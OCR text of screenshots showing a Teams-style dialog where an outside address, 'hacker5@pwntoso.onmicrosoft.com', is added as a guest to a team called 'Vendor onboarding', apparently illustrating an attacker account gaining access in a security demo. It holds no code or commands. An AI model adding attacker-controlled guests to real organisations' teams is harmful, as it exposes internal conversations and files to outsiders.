
Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

Close




Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

hacker5@pwntoso.onmicrosoft.com

Add **hacker5@pwntoso.onmicrosoft.com** as a guest



Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.


Start typing a name or group

Add

H hacker5 (Guest)

This person has been added, but it might take a while for them to show up in your member list.

Close



